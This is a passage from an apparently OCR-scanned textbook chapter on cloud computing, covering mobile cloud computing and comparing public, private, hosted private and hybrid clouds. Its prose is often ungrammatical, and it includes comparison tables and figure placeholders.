There are many vendors available which have agreements that are non-negotiable. It is one of the disadvantages for the companies.

vi. Lacks of Support

Cloud Computing companies sometimes fail to provide proper support to the customers. Moreover, they want customers to depend fully on FAQs, which can be a tedious job.

vii. Variation is Cost

Cloud Computing is an economical option, but if you will consider the installation of the software it can be costly. Installation can lead to some costly feature which can be non-beneficial in the future.

Conclusion: There were many advantages and disadvantages of Cloud Computing but taking the right steps can lead to the correct decision which will save the overall investment, additional cost, maintenance, and time.

Unbelievable Benefits of Mobile Cloud Computing (MCC)

What is Mobile Cloud Computing (MCC)?

Cloud Computing is a technology in which the companies can provide cloud storage to the companies in need. The customers who are using **cloud storage** can access the data remotely.

Mobile Cloud Computing is a technology in which you can access your cloud remotely with the help of mobile phone. Internet connection and mobile phone both are necessary. In Mobile Cloud Computing, the customer can access the data anytime and from anywhere very easily.

It offers many business opportunities for the mobile network operator along with **cloud providers**. The goal of Mobile Cloud Computing is to allow the access of cloud from the mobile phone by providing an excellent experience to the customers and to promote it.

MCC is economical and it saves time too. It is economical because the platforms are based on pay as you go principle.

The Architecture of Mobile Cloud Computing

Mobile Cloud Computing works on computational augmentation approach which is executed remotely rather than executing on the device. With the help of computational augmentation, the mobile device can use the computational resources of varied cloud-based resources.Mobile Cloud Computing consists of four types of cloud-based resources they are distant in mobile Cloud, proximate mobile computing, proximate in mobile computing entities, and hybrid cloud.Big companies such as Amazon are in the distance in mobile groups whereas small-scale organizations are members of proximate immobile computing entities.




Figure 3.14.The architecture of Mobile Cloud Computing

\

Why Choosing MCC?

These are the following reason, which clears our doubt, why we choose Mobile Cloud Computing.

i. Rapid Development: Cloud companies are developing mobile applications which are helping customers on daily basis. These applications come up with upgrades which continuously improve the performance of the applications.

As companies are improving their applications regularly this leads to the fact that there is a rapid development in mobile Cloud Computing.

ii. Flexible:

The applications built are of greater reach and flexible. There are a variety of development approaches and devices which supported by mobile Cloud Computing. In MCC, the customer can select the services which require for their business which makes it more flexible.

iii. Secure

Mobile Cloud Computing is reliable and set backs up all the data in the cloud and keeps it secure. That backed up can retrieve anytime in a secure manner.

These applications protect by a password so that if the mobile is lost or stolen the cloud does not face any risk. From one phone to another the process is very easy and no data is lost.

How to Support Mobile Cloud Computing?

- **Hosting Services**

To leverage, mobile Cloud Computing clients surrender a certain amount of control in the operating system for the promise of fewer configuration issues. It is one of the best ways to leverage the cloud.

- **Functionality Outsourcing**

Tasks such as video indexing and speech recognition offshore to the cloud living less intensive task to be executed on the phone itself.

- **Web Analytics**

In web Analytics the company gathers Information and analyses it for the product enhancement and application upgrades. The company continuously puts efforts to make their products better and make their mobile application to capture store and render information about the interface of the user.

- **Hardware Augmentation**

A clone of mobile software creates which further enhance to support high-level application which was not previously possible because of its computational capacity.

Advantages of Mobile Cloud Computing




Figure 3.15.Advantages of Mobile Cloud Computing

- **Flexible**

Mobile Cloud Computing is flexible as it allows accessing data from anywhere and at any time. The customer only requires an Internet connection and a device with which they can access cloud data.

- **Multiple Platform Availability:** The cloud computing application introduces by the company, use in multiple platforms such as Android, IOS, and many more. The cloud can easily access and modify regardless of the platform.

- **Economical:** Mobile Cloud Computing eliminates the cost of hardware and it is one of the most cost-efficient methods to use and maintain. Mobile Cloud computing has very less upfront cost in the customer has to pay only for what they have used.

- **Backup and recovery:** The data stored with the help of mobile Cloud application can back up easily and retrieve when in need. Cloud disaster recovery is a plan which consists of storing and maintaining copies of data at several places while keeping the security measures at its peak.

Execution of Mobile Applications

To execute mobile application there is a need for several factors which are the availability of the local resource, user requirement, service level agreement, and faster network availability. This execution depends highly on the context.

Remote Storage

Remote storage is a part of mobile Cloud Computing in which the data can store and retrieve with the help of mobile phone. The storage in mobile phone Will gets completely utilized if the data store on the mobile phone.

So, with the help of removed storage, the data can upload in the cloud in the storage of the mobile can utilize for another purpose.

The data store in the cloud remotely ensures that the desired information is in the right place and can retrieve anytime assuming the availability of reliable connectivity. Cloud storage is not only virtually expand but also data safety enhance.

Mobile Cloud Application: Mobile Cloud applications try to reduce the resource requirement and consumption of an application while keeping the quality of it at the peak. The application requires very less space and provides maximum availability.

The mobile applications come up with the new updates which continuously provide better services to the customers. The main aim of the company is to enable maximum flexibility and deliver a rich User experience to end user.

Conclusion

Mobile Cloud is integrating a lot and it is helping many companies. Generating high and hardware is expensive and mobile Cloud eliminates the cost of it.

With the help of mobile Cloud, the efforts save and the work is done in the time limit cloud computing stretch to reduce the maintenance cost and enhance data safety and privacy.

In mobile Cloud reducing resource consumption achieve by programming architecture and supporting cloud and mashup. This leads to the fact that the future generation of the mobile application is highly dependent on the cloud.

Difference between Private and Public Cloud

Cloud computing is the next big thing after the proliferation of the Internet and it has changed the way we work. It is a service model that delivers on-demand computing resources over the Internet – from computing power to computing infrastructure, applications, business processes and personal collaboration.

Today, virtually all businesses are using cloud services and may not even aware of it. There are countless benefits derived from cloud infrastructure addressing business needs and delivering simplicity, and driving business growth and innovation. Cloud computing is offered in three different forms: Private Cloud, Public Cloud and Hybrid Cloud. We take a look at Private and Public Cloud deployment models and identify the key differences between the two.




Figure 3.16 .Difference between Private and Public cloud

What is Public Cloud?

Public cloud is a cloud deployment model in which a third-party cloud provider owns and provides the resources and other supporting infrastructure to multiple users. It is a cloud infrastructure wherein the computing resources are shared among multiple users.

It is like a multi-tenant environment, where a cloud service provider makes computing resources, such as storage and applications, available to multiple users. Public clouds are the most common cloud deployment model. The services offered in the public cloud are usually free or based on a pay-as-you-go model, meaning you pay only for the services you use.

The public cloud provider owns, manages, and operates all computing resources on-premise and resources available to users are shared across all customers. Cloud service providers in the public cloud domain are AWS, Google, SalesForce, and so on. A public cloud is typically accessible by anyone who wants to opt for the services but because of its one-size-fits-all approach, it is not the most secure model.




Figure 3.17 Public Cloud

What is Private Cloud?

Private cloud is a dedicated cloud infrastructure reserved and operated for a single entity or organization. A private cloud, as the name suggests, refers to the on-demand cloud computing services offered over the internet within a public cloud environment.

A private cloud means a highly virtualized cloud data center on-premise or it can be private space dedicated for a single organization within a third-party cloud vendor data center designed for handling company's workloads. When an organization requires a secure environment due to regulatory governance, they tend to go for private cloud infrastructure because they provide a well-managed environment and address security concerns by accessing VPNs.

A private cloud is basically a lot like a public cloud because they share a lot of common characteristics such as elasticity, scalability and self-service provisioning.

Difference between Private and Public Cloud

Model: Public cloud is a cloud deployment model based on a cloud provider typically offering pre-configured and published offerings. It is a cloud infrastructure wherein the computing resources are shared among multiple users.

Private cloud is basically a lot like a public cloud, but the major difference is the control over the environment. Private cloud is a dedicated cloud infrastructure reserved and operated for a single entity or organization. In a private cloud infrastructure, you or a trusted partner control the service management.

Cost: The services offered in the public cloud are usually free or based on a pay-as-you-go model, meaning you pay only for the services you use. With public clouds, users can save a lot of money as they do not have to pay for the data center costs like the hardware cost, infrastructure cost, and IT staff. Plus, by dividing computing resources among multiple users, the cloud providers are able to maximize their profits. Private clouds, on the other hand, are cost-effective for medium to large workloads.

Scalability: The public cloud is much more amenable to provide elasticity and scaling on-demand since the computing resources are shared among multiple users. Scalability is one of the hallmarks of the public cloud model; efficient infrastructure scaling is achieved by performing both vertical and horizontal scaling. Servers can be deployed in minutes or hours to meet the increasing needs of users. However, larger organizations and government entities desire the flexibility and scalability of public cloud offerings.

Customization: Any over-provisioned resources in the public cloud are well utilized as they can be shared among multiple users and the data centers are geographically dispersed, so even if a data center suffers an outage, the cloud service of a user remains unaffected. However, some unique requirements of larger organizations such as customizations in the procurement, security, and governance processes are difficult to accomplish using public cloud. Private cloud models have the ability to highly customize the cloud service to fulfill customer requirements.

Private Cloud	Public Cloud
Private cloud utilizes the in-house infrastructure to host the different cloud services.	The infrastructure for the public cloud is owned by the cloud vendor.
It is a dedicated cloud infrastructure reserved and operated for a single entity or organization.	It is a cloud infrastructure wherein the computing resources are shared among multiple users.
Service-level agreements are often customized to customer's requirements.	Service-level agreements (SLAs) are established by the cloud provider.
Scalability and elasticity is based on the limits of size of computing resources.	It is much more amenable to provide elasticity and scaling on-demand.
Private cloud models have the ability to highly customize the cloud service to fulfill customer requirements.	Customization services are limited, and other migration and provisioning services are available from provider.

Figure 3.17 Private cloud Vs Public Cloud

Conclusion: In a nutshell, larger organizations and government entities prefer the flexibility and scalability of public cloud offerings, but some unique requirements always force them to consider private cloud services at the end of the day. Only private clouds have the ability to highly customize the cloud service to meet customers' requirements. On the positive side, a public cloud model is much more amenable to provide elasticity and on-demand scaling since the resources is shared among multiple users. Besides, the aim of a private cloud is to provide users with a flexible and agile private infrastructure rather than selling cloud services to the public.

Before we delve into the pros and cons of the public cloud and the private cloud, we should first examine the characteristics that distinguish the two from each other.

Public Cloud Characteristics

- **Hosted at the vendor's facility.** With a public cloud, enterprises do not need to purchase, deploy, manage or maintain the computing infrastructure or the physical building that houses the hardware.
- **Billed based on usage.** Depending on the service used, public cloud vendors will bill customers based on the minutes, hours, days or months that they have used computing equipment.
- **Fast provisioning and scaling.** When developers or other users need a new server, they can set one up in the public cloud within minutes.
- **Shared hardware** within the public cloud, many different organizations may be using the same physical server or storage appliance.

On-Premise Private Cloud Characteristics

- **Hosted on premises.** With a traditional private cloud, the organization must purchase, deploy, manage and maintain their own hardware, as well as the data center where it resides.
- **High capital expenses.** When setting up a private cloud, organizations experience a lot of upfront costs associated with deploying the necessary hardware and software. Depending on the

management software they use, they may be able to charge back different departments or business units for their usage of the cloud resources.

- **Limited scalability.** For end users, a private cloud offers scalability within limits. It's possible that demand could exceed a private cloud's supply of computing resources, and IT will have to buy new hardware in order to meet demand.
- **Dedicated hardware** Only the company that has set up the private cloud will have data and applications running in that cloud, which eliminates some security and privacy concerns.

Hosted Private Cloud Characteristics

- **Hosted at the vendor's facility.** Like a public cloud, a hosted private cloud is set up and managed at the vendor's data center.
- **Variable billing options.** Different hosted private cloud vendors have very different billing arrangements. Some are more like the public cloud with usage-based billing, while others are more like an on-premises private cloud with a lot of upfront fees.
- **High scalability.** Most vendors will allow users to add more servers or storage to their private cloud quickly as demand increases. However, the initial setup is a little more involved and time-consuming than when using a public cloud service.
- **Dedicated hardware.** As in the on-premise private cloud, organizations have their own servers and storage; they don't have to share with other customers.

Public Cloud Computing

Like the name suggests, a public cloud is available to anyone in the general public. These cloud computing services are operated by vendors with extremely large data centers with computing and storage resources that are shared among all of the vendors' customers.

Public Cloud Pros:

- **Agility:** When asked about their reasons for choosing public vs private clouds, many enterprises put agility at the top of the list. Public clouds enable users to provision and deploy new computing resources almost instantly, allowing organizations to achieve faster time-to-market with new products and services. In addition, it's very easy to alter the mix of computing resources being used as an organization's needs change over time.
- **Scalability:** Similarly, as application usage or data grows, it's very easy to add more computing resources to meet demand. Many public cloud services include automated scaling so that organizations don't even have to think about adding more compute instances or storage — it just happens automatically.
- **Availability:** While public cloud outages get a lot of press — usually because they affect a lot of organizations — in general, public clouds provide more uptime than traditional data centers or private clouds that organizations host in their own data centers. Many enterprises choose to incorporate public cloud services into their business continuity (BC) and disaster recovery (DR) plans because they can use a cloud-based service that is geographically distant from their own data centers, which provides an extra layer of protection in case of a natural disaster.
- **Performance:** If you need high-performance computing (HPC) resources for some of your workloads, the public cloud makes it easy to access HPC capabilities and only pay for what you use. By contrast, installing HPC systems in your own data center can be a very expensive proposition. In addition, large public cloud providers can afford to install the latest technology in their data centers, unlike smaller organizations that may have a longer refresh cycle.
- **Low Costs:** Because they are so large, public cloud data centers achieve economies of scale that most enterprises can only dream of. That allows public cloud vendors to drive prices incredibly low. The public cloud also saves users money by reducing or eliminating the need for IT staff to manage your own hardware and by charging based on usage, which gets rid of the need to overprovision servers to deal with surges in demand. Also, the public cloud converts some capital expenses (the one-time costs of purchasing hardware and software) to operational expenses (recurring subscription fees), which can look good on a company's financial statements.

- **Location Independence:** Users can access public cloud services from any Internet-connected device. That allows enterprises to enable greater mobility within their workforce, to encourage collaboration among geographically dispersed teams and to increase productivity overall.

Public Cloud Cons:

- **Security:** The biggest disadvantages of the public cloud relate to cloud security. Because organizations are giving up control over the physical hardware that runs their applications and stores their data, it's more difficult for them to know if their information is adequately protected. In addition, because they are so large and serve so many different organizations, public cloud services are very popular targets for hackers.

Some enterprises also have concerns about the shared nature of public cloud hardware. With the public cloud, workloads from many different organizations might be running on the same physical server. In fact, your workload could be running on the same physical hardware as workloads from your biggest competitor. Some organizations worry that this shared model will make it easier for outsiders to gain access to their sensitive data.

- **Compliance:** Some companies must comply with laws and regulations that make it impractical to use cloud services for some data or applications. For example, in the U.S., healthcare providers and financial services companies must meet very strict security requirements for their customer data, and some cloud providers may not fit the bill. And in Europe, some data cannot be stored outside the geographic area where it originates. For situations like these, the public cloud may not be the best option.
- **Unpredictable Costs:** The same pay-per-use model that keeps public cloud costs low can also be a disadvantage in some situations. If usage of a particular application skyrockets, organizations get hit with surprisingly large bills. In some cases, organizations may decide that predictability is so important that they simply cannot use the public cloud.




Figure 3.18 *difference between private cloud computing and Public cloud computing*

Private Cloud Computing

A private cloud is a cloud computing environment set aside for one particular organization's use. In contrast to a public cloud, where many customers all use the same physical hardware, in a private cloud, each server or storage appliance can be used by only one organization.

The private cloud comes in two distinct versions. First, organizations can choose to build their own private clouds in their own data centers. The pros and cons below relate to this type of private cloud.

Second, some vendors offer hosted private clouds, where the vendor manages the physical infrastructure and hosts it in their data centers, but the servers are not shared among customers. The hosted private cloud section below will examine this type of private cloud in more detail.

Private Cloud Pros:

- **Security:** The biggest reason for organizations to choose private vs public clouds is security. With an in-house private cloud, organizations retain control over their infrastructure, which allows them to deploy any security measures that they deem appropriate. However, it should be noted that smaller organizations may not have as much expertise in cloud security as the large public cloud vendors, so it's also possible that they may not do as a good of a job securing their networks as the public cloud vendors.
- **Compliance:** With an in-house private cloud, organizations can make sure that all of their data storage complies with any relevant regulations. Again, they have complete control over the security measures, and it's much easier to make sure that data stays within a certain geographic area, if necessary.
- **Predictable Costs:** Because enterprises are purchasing their own hardware and software, they know exactly how much their cloud will cost from month to month. They don't have to worry about increasing fees related to greater usage of services.
- **Customization:** An in-house private cloud also gives organizations the ability to select exactly which hardware will run their applications and store their data. However, they do have to purchase this hardware themselves.
- **Location Independence:** Just like a public cloud, a private cloud can be accessed from any Internet-connected device.
- **Improved agility and scalability:** Compared to a traditional data center, private clouds offer greater agility and scalability. However, they do not provide as much scalability and agility as a public cloud services does.

Private Cloud Cons

- **Costs:** Because organizations must purchase and manage their own infrastructure, a private cloud doesn't have many of the cost benefits associated with the public cloud. The only real advantage is that the virtualized nature of the resources may reduce the need for overprovisioning. But staff costs and capital expenses remain high when deploying a private

cloud. In fact, in some cases, it may actually be more expensive to run a data center as a private cloud.

- **Management Complexity:** With a private cloud, an organization has to handle in-house all the services that would normally be provided by a public cloud vendor. That means provisioning, deploying, monitoring, maintaining and securing their own hardware. In addition, they need the software necessary to manage, monitor and secure the cloud environment.
- **Limited Agility, Scalability and Availability:** If a particular project needs resources that aren't already part of your private cloud, acquiring those resources and adding them to your cloud may take weeks or months, limiting your agility. Similarly, it will be very difficult to continue scaling if demand exceeds what is available in your private cloud. Availability will be determined by the quality of your infrastructure management and BC/DR efforts.
- **Performance:** Because they are so large, public cloud vendors have the ability to invest in the latest computer hardware, including HPC systems. With a private cloud, organizations usually face longer refresh cycles and may not be able to afford HPC systems.

Hosted Private Cloud

Some organizations find that a hosted private cloud provides a good balance between the relative strengths and weaknesses of private vs public clouds. These environments are managed and run by a third-party vendor, but the physical infrastructure is dedicated to the use of one particular organization.

Hosted Private Cloud Pros

- **Improved Security:** Because only one organization has access to the physical hardware, a hosted private cloud eliminates some of the security concerns associated with the public cloud. On the other hand, the organization still doesn't have physical control of their servers, so it might not provide quite as much peace of mind as an in-house private cloud.
- **Simplified Management:** The biggest argument in favor of a hosted private cloud is probably that organizations don't have to manage their own physical hardware. Just as in the public cloud,

the vendor handles that for them, reducing the need for operations staff to deploy, monitor and maintain the physical infrastructure associated with the cloud environment.

- **Customization:** Depending on the vendor they select, organizations may have the ability to specify which hardware is used within their private cloud.
- **Predictable Costs:** Hosted private cloud pricing models vary, but in general, they require organizations to sign a contract that specifies a certain level of usage. That makes costs more predictable than with a public cloud. However, some hosted private clouds will also increase costs as usage rises, make costs slightly less predictable than with an in-house private cloud.
- **Improved Agility, Scalability and Availability:** The hosted private cloud generally provides somewhat better agility, scalability and availability than an in-house private cloud, but these characteristics may not be as good as the capabilities offered by public cloud services.
- **Location Independence:** As with all other types of cloud computing, hosted private cloud services can be accessed from anywhere.

Hosted Private Cloud Cons

- **Costs:** If you want to have cloud computing resources set aside for your company's use, it's going to cost more than a public cloud. And depending on your particular contract, your costs may not be as predictable as with an in-house private cloud. However, you may get the benefit of being able to transfer some CAPEX to OPEX.
- **Limited Agility, Scalability and Availability:** Similarly, while hosted private clouds are generally more agile, scalable and available than in-house private clouds, they often don't match the public cloud where these capabilities are concerned. The tradeoffs may or may not be worth it depending on your needs.

Hybrid Cloud Computing

As already mentioned, a hybrid cloud is a combination of one or more public and private clouds that are managed as a single entity. This arrangement allows organizations to get around some of the drawbacks of public or private clouds. For example, they could store sensitive data in a more secure private cloud, but

still access that data from an application that runs in a low-cost, high-performance public cloud. Or they could run their ecommerce site primarily from their private cloud, but scale up into a public cloud on days when they have a sale.

Hybrid Cloud Pros

- **Flexibility:** One of the biggest benefits of a hybrid cloud is its flexibility. It allows organizations to use the private cloud for workloads or data that would be best served by that environment and to use the public cloud where it makes the most sense. Instead of having to choose private vs public clouds, organizations can get the best of both worlds.
- **Security and Compliance:** Hybrid clouds can provide different types of data with appropriate levels of security. For example, customer credit card numbers could be stored in the more-secure private cloud while public-facing Web content is stored in the less-secure public cloud. This also makes it easier to meet compliance requirements.
- **Improved Agility, Scalability and Availability:** Because it connects a private cloud to a public cloud, the hybrid cloud offers the same sort of agility, scalability and availability usually associated with public clouds.
- **Location Independence:** As always, the end user's location makes no difference when it comes to data and application access.

Hybrid Cloud Cons

- **Management Complexity:** By far, the biggest downside of a hybrid cloud is the management complexity. Organizations need to invest in special automation and other tools if they are going to manage different kinds of clouds as a single environment. In addition, enterprises need to make sure that their staff have appropriate training to set up, integrate, manage, monitor and secure a hybrid cloud environment. It's a big challenge — and one that probably won't go away as organizations increase the number of cloud services they are using.
- **Unpredictable Costs:** Because the hybrid cloud uses some public services, organizations do face the risk of surprisingly high cloud bills resulting from periods of high usage. In general,

however, organizations say the unpredictability is outweighed by the lower costs associated with using public clouds for some of their needs.

Description	Public Cloud	On-Premise Private Cloud	Hosted Private Cloud	Hybrid Cloud
Hardware Deployment and Management	Vendor	Customer	Vendor	Shared between vendor and customer
Hardware Sharing Model	Shared	Dedicated	Dedicated	Partially shared and partially dedicated
Scalability	High	Limited	High	High
Low Cost	Yes	Sometimes	Sometimes	Sometimes
Predictable Cost	No	Yes	Yes	No
Utility Billing	Yes	No (although chargebacks are possible)	Depends on vendor	Partial
Flexibility	Yes	Limited	Limited	Yes
Customization Capabilities	No	Yes	Depends on vendor	Partial
Enhanced Security and Compliance	No	Yes	Yes	Yes
Instant Provisioning	Yes	Yes, after the cloud is	Yes	Yes




Figure 3.19 Difference Between Private Cloud ,Public and Hybrid Cloud

